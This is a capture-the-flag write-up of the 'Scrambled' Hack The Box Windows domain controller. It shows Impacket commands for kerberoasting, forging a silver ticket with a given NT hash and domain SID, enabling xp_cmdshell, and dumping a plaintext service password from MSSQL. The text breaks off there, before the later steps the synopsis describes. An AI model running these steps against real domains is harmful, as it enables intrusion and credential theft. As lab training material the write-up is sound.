Scrambled

Synopsis


Scrambled is a medium Windows Active Directory machine. Enumerating the website hosted on the remote machine a potential attacker is able to deduce the credentials for the user ksimpson . On the website, it is also stated that NTLM authentication is disabled meaning that Kerberos authentication is to be used. Accessing the Public share with the credentials of ksimpson , a PDF file states that an attacker retrieved the credentials of an SQL database. This is a hint that there is an SQL service running on the remote machine. Enumerating the normal user accounts, it is found that the account SqlSvc has a Service Principal Name (SPN) associated with it. An attacker can use this information to perform an attack that is knows as kerberoasting and get the hash of SqlSvc . After cracking the hash and acquiring the credentials for the SqlSvc account an attacker can perform a silver ticket attack to forge a ticket and impersonate the user Administrator on the remote MSSQL service. Enumeration of the database reveals the credentials for user MiscSvc , which can be used to execute code on the remote machine using PowerShell remoting. System enumeration as the new user reveals a .NET application, which is listening on port 4411 . Reverse engineering the application reveals that it is using the insecure Binary Formatter class to transmit data, allowing the attacker to upload their own payload and get code execution as nt authority\system .

Skills


- Enumeration
- Kerberos authentication
- Kerberoasting
- Silver ticket auth

Exploitation

As always we start with the nmap to check what services/ports are open




```
└─# nmap -A 10.10.11.168
Starting Nmap 7.94 ( https://nmap.org ) at 2023-09-27 18:25 EDT
Nmap scan report for 10.10.11.168
Host is up (0.035s latency).
Not shown: 987 filtered tcp ports (no-response)
Bug in ms-sql-ntlm-info: no string output.
PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
80/tcp   open  http          Microsoft IIS httpd 10.0
|_http-title: Scramble Corp Intranet
|_http-server-header: Microsoft-IIS/10.0
| http-methods:
|_  Potentially risky methods: TRACE
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2023-09-27 22:26:06Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: scrm.local0., Site: Default-First-Site-Name)
|_ssl-date: 2023-09-27T22:27:36+00:00; +1s from scanner time.
| ssl-cert: Subject: commonName=DC1.scrm.local
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:DC1.scrm.local
| Not valid before: 2022-06-09T15:30:57
|_Not valid after:  2023-06-09T15:30:57
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: scrm.local0., Site: Default-First-Site-Name)
|_ssl-date: 2023-09-27T22:27:36+00:00; +1s from scanner time.
| ssl-cert: Subject: commonName=DC1.scrm.local
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:DC1.scrm.local
| Not valid before: 2022-06-09T15:30:57
|_Not valid after:  2023-06-09T15:30:57
1433/tcp open  ms-sql-s      Microsoft SQL Server 2019 15.00.2000.00; RTM
| ms-sql-info:
|   10.10.11.168:1433:
```




```
|_Not valid after:  2023-06-09T15:30:57
1433/tcp open  ms-sql-s      Microsoft SQL Server 2019 15.00.2000.00; RTM
| ms-sql-info:
|   10.10.11.168:1433:
|     Version:
|       name: Microsoft SQL Server 2019 RTM
|       number: 15.00.2000.00
|       Product: Microsoft SQL Server 2019
|       Service pack level: RTM
|       Post-SP patches applied: false
|_    TCP port: 1433
|_ssl-date: 2023-09-27T22:27:36+00:00; +1s from scanner time.
| ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback
| Not valid before: 2023-09-27T22:22:57
|_Not valid after:  2053-09-27T22:22:57
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: scrm.local0., Site: Default-First-Site-Name)
|_ssl-date: 2023-09-27T22:27:36+00:00; +1s from scanner time.
| ssl-cert: Subject: commonName=DC1.scrm.local
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:DC1.scrm.local
| Not valid before: 2022-06-09T15:30:57
|_Not valid after:  2023-06-09T15:30:57
3269/tcp open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: scrm.local0., Site: Default-First-Site-Name)
|_ssl-date: 2023-09-27T22:27:36+00:00; +1s from scanner time.
| ssl-cert: Subject: commonName=DC1.scrm.local
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:DC1.scrm.local
| Not valid before: 2022-06-09T15:30:57
|_Not valid after:  2023-06-09T15:30:57
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows 2019 (89%)
Aggressive OS guesses: Microsoft Windows Server 2019 (89%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: Host: DC1; OS: Windows; CPE: cpe:/o:microsoft:windows
```

Judging by the open ports we can assume that we deal with a domain controller

Our exploitation process we started from accessing the browser and checking the content of the web application






And we found a potential username

Send your email to support@scramblecorp.com and we will respond as soon as possible

When submitting a support request via email please include your network information. You can collect this by doing the following:


1. Type `cmd.exe` into the start menu
2. In the new window that appears type `ipconfig > %USERPROFILE%\Desktop\ip.txt` and press Enter



3. There will now be a file named `ip` on your deskop. Add this file as an attachment to the email


And the domain name

2. In the new window that appears, tick the option to enable debug logging and then click OK




3. Sign in as usual and reproduce the problem

We used kerbrute to verify if the found username exists on the controller and it proved that it's a valid username indeed




Next, with the valid username we performed password spraying attack on the domain controller, what gave us a valid password for the user



So now we have a valid set of credentials

With those credentials we obtained SPN (service principal name)



And domain SID

```
└─# python getPac.py -targetUser administrator scrm.local/ksimpson:ksimpson
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

KERB_VALIDATION_INFO
LogonTime:
    dwLowDateTime:                    357934731
    dwHighDateTime:                   31060369
LogoffTime:
    dwLowDateTime:                    4294967295
    dwHighDateTime:                   2147483647
KickOffTime:
    dwLowDateTime:                    4294967295
    dwHighDateTime:                   2147483647
PasswordLastSet:
    dwLowDateTime:                    2585823167
    dwHighDateTime:                   30921784
PasswordCanChange:
    dwLowDateTime:                    3297396671
    dwHighDateTime:                   30921985
PasswordMustChange:
    dwLowDateTime:                    4294967295
    dwHighDateTime:                   2147483647
EffectiveName:                      'administrator'
```

```
    [
        RelativeId:                   513
        Attributes:                   7 ,

        RelativeId:                   512
        Attributes:                   7 ,

        RelativeId:                   520
        Attributes:                   7 ,

        RelativeId:                   518
        Attributes:                   7 ,

        RelativeId:                   519
        Attributes:                   7 ,
    ]
UserFlags:                      544
UserSessionKey:
    Data:                           b'\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00'
LogonServer:                    'DC1'
LogonDomainName:                'SCRM'
LogonDomainId:
    Revision:                       1
    SubAuthorityCount:              4
    IdentifierAuthority:            b'\x00\x00\x00\x00\x00\x05'
    SubAuthority:
        [
            21,
            2743207045,
            1827831105,
            2542523200,
        ]
LMKey:                          b'\x00\x00\x00\x00\x00\x00\x00\x00'
```

```
            SubAuthorityCount:                1
            IdentifierAuthority:              b'\x00\x00\x00\x00\x00\x12'
            SubAuthority:
                [
                    2,
                ]
        Attributes:                           7 ,
    ]
ResourceGroupDomainSid:
    Revision:                         1
    SubAuthorityCount:                4
    IdentifierAuthority:              b'\x00\x00\x00\x00\x00\x05'
    SubAuthority:
        [
            21,
            2743207045,
            1827831105,
            2542523200,
        ]
ResourceGroupCount:               1
ResourceGroupIds:
    [

        RelativeId:                       572
        Attributes:                       536870919 ,
    ]
Domain SID: S-1-5-21-2743207045-1827831105-2542523200

 0000   10 00 00 00 14 48 BD 7C  E0 03 CC DE 43 39 7A BA   .....H.|....C9z.
```

Then we stole a krb5 hash of the service account associated with the user - mssqlsvc


```
└─# python GetUserSPNs.py -dc-host dc1.scrm.local scrm.local/ksimpson:ksimpson@10.10.11.168 -k -no-pass -request
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

ServicePrincipalName          Name    MemberOf  PasswordLastSet             LastLogon                   Delegation
----------------------------  ------  --------  --------------------------  --------------------------  ----------
MSSQLSvc/dc1.scrm.local:1433  sqlsvc            2021-11-03 12:32:02.351452  2023-09-27 18:22:55.775233
MSSQLSvc/dc1.scrm.local       sqlsvc            2021-11-03 12:32:02.351452  2023-09-27 18:22:55.775233



$krb5tgs$23$*sqlsvc$SCRM.LOCAL$scrm.local/sqlsvc*$47560164466c53d8e9638a97580a6136$dbc7b368991074417e111b0beed38b007287037a0dbc01c076ffde560c88ae66d547cebd39
dd90f27687fef29dc29863f63ee00a91f4c4c743a4777e0c16311360d2c6193583aac9c4575957a252816c25a53a542979f1eda62bebb6e509051c1162a37128e1cbeab108e0a28b271c24b897101
67ef8adc02cddb6f7396453b478e03cd1b3aefbaabd608012f82890263f9e323951fb00e10db056ae2bdcd4c01bc9abfa06f74e131f2b622d66573989167cfc950e4a65de4a071a41bd7011f8968b
e1909e579284c0828df4840ee43c5542ce5c539d27438cf6a34d1addca376370d01a87b868237bfac19dc58f44f74abbba2b40005d767302b6e83f1e9af4813d8f5897853d6a93212ca963976c822
4dbac8b0b21b3ebea5ba6a30199aaddf354acf99b65f89b06844aa6cf623a4b08127436f266e77594191c60c6a9b0cfb67ef73c1a47b52a310109be81981c4d06ca6d899735fad288f8f478dafcb3
16a03c30ccac9d4dc2b7e7fe7b2e8aa9939e54293e0c1a8b54ec3eb2f3c8011f3df006174cd9059a9370b6947a5d0d3c06c83169225012f8307a3f28c1462e7ac9177132c50071e208d437da1cca5
8d0e97e1977f8391c447b3caed6af8cd846e38bbb9c9bf93f3d50303254c843e22a66a68473bf23a596ba402a4ce2d4debca3fa30a101ffe91338f1e708efa404af87de09cb9c6cb0e4fe1f2253dd
1cbd3f2be68bbf5841e73efaa95c686847e5282acd252650f0a3865eec3e1f6e9a39f56d7a719126fd505b5ab0fdd1463cc1a74084ed951a181c56925b53e93b9fb9c314142dcbc7e4a40b1109ce5
e20baf446c1e190ded655874c84f908a156017d8080121c7b81d3a4ae9107ba67014d675b110a288fd2526a053ba1eec6ffd74f194b55830d160299687e373a2446c1ae77b672869d5f2280aabe5f
f6e0bad6eb96051d308543ed199414ead31e98aa17d18d530233fb60bbefaf0f2210070756fb4ec8d2936874058dee211802b40b13e7cb80a562ef8b42bb2833d3df39dc3991a2aeee0b4a7f52ed8
f4366fc26d63dde27703174f3c00b0cc4ff7f919c1482ed27cfffd0d8b290164e804f31787292d4e761d55b4b6f1cd678c4b24ac90eb3518134d112cf94b37c41b420d827e05553888388161e00e3
d1b4bc23d9e631a5933b438c70a4f3bec821d93eaab8ffac5cf21d0900e9333e023cef2ee91c78bbdb3ad67419b7c9646fc81e276a76a5592b640c0d5c4a64a1f4705379db8a2da26e2a0c8a9fa86
922c214287fd9bf2446e5be0bc12538fa8c578af35f688a23372f3272a07101da144c0d51fde714e3cb5dc7af5f4544de8703f25e9bcc6f778cde2747eda411b0ac1e95e11f4a9351bccb33f3dc0a
1d79d6e0c607b13bb3fcb261022ad05a2de585a7de4bf14ae3cfc11ddc0b71958c8a75981d8663d7
```

We cracked the krb5 hash, and use the plain text password to generate NTLM hash for the service account



With that information we started performing silver ticket attack

First we generated a ticket

```
└─# python ticketer.py -spn MSSQLSvc/dc1.scrm.local -user-id 500 Administrator  -nthash 'B999A16500B87D17EC7F2E2A68778F05' -domain-sid 'S-1-5-21-2743207045-1827831105-2542523200' -domain scrm.local
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Creating basic skeleton ticket and PAC Infos
[*] Customizing ticket for scrm.local/Administrator
[*]     PAC_LOGON_INFO
[*]     PAC_CLIENT_INFO_TYPE
[*]     EncTicketPart
[*]     EncTGSRepPart
[*] Signing/Encrypting final ticket
[*]     PAC_SERVER_CHECKSUM
[*]     PAC_PRIVSVR_CHECKSUM
[*]     EncTicketPart
[*]     EncTGSRepPart
[*] Saving ticket in Administrator.ccache

┌──(root㉿kali)-[/opt/impacket/examples]
└─#
```

And ten we used that ticket to access the system via MSSQL database

```
└─# python mssqlclient.py dc1.scrm.local -k
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(DC1): Line 1: Changed database context to 'master'.
[*] INFO(DC1): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server (150 7208)
[!] Press help for extra shell commands
SQL>
```

Then we enabled xp_cmdshell to get the ability to execute commands on the windows system

```
└─# python mssqlclient.py dc1.scrm.local -k
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(DC1): Line 1: Changed database context to 'master'.
[*] INFO(DC1): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server (150 7208)
[!] Press help for extra shell commands
SQL> enable_xp_cmdshell
[-] ERROR(DC1): Line 1: Incorrect syntax near 'xp_cmdshell'.
SQL> enable_xp_cmdshell
[*] INFO(DC1): Line 185: Configuration option 'show advanced options' changed from 0 to 1. Run the RECONFIGURE statement to install.
[*] INFO(DC1): Line 185: Configuration option 'xp_cmdshell' changed from 0 to 1. Run the RECONFIGURE statement to install.
SQL> xp_cmdshell whoami
output
------

scrm\sqlsvc

NULL

SQL>
```

And also we extracted information stored in the database

```
SQL> select name from sysdatabases;
name
----

master

tempdb

model

msdb

ScrambleHR

SQL>
```

```
SQL> select table_name from ScrambleHR.information_schema.tables;
table_name

Employees

UserImport

Timesheets

SQL>
```

```
SQL> select column_name from ScrambleHR.information_schema.columns where table_name='UserImport';
column_name

LdapUser

LdapPwd

LdapDomain

RefreshInterval

IncludeGroups

SQL>
```

```
SQL> select Ldapuser,LdapPwd from ScrambleHR.dbo.UserImport;
Ldapuser                                          LdapPwd

MiscSvc                                           ScrambledEggs9900
```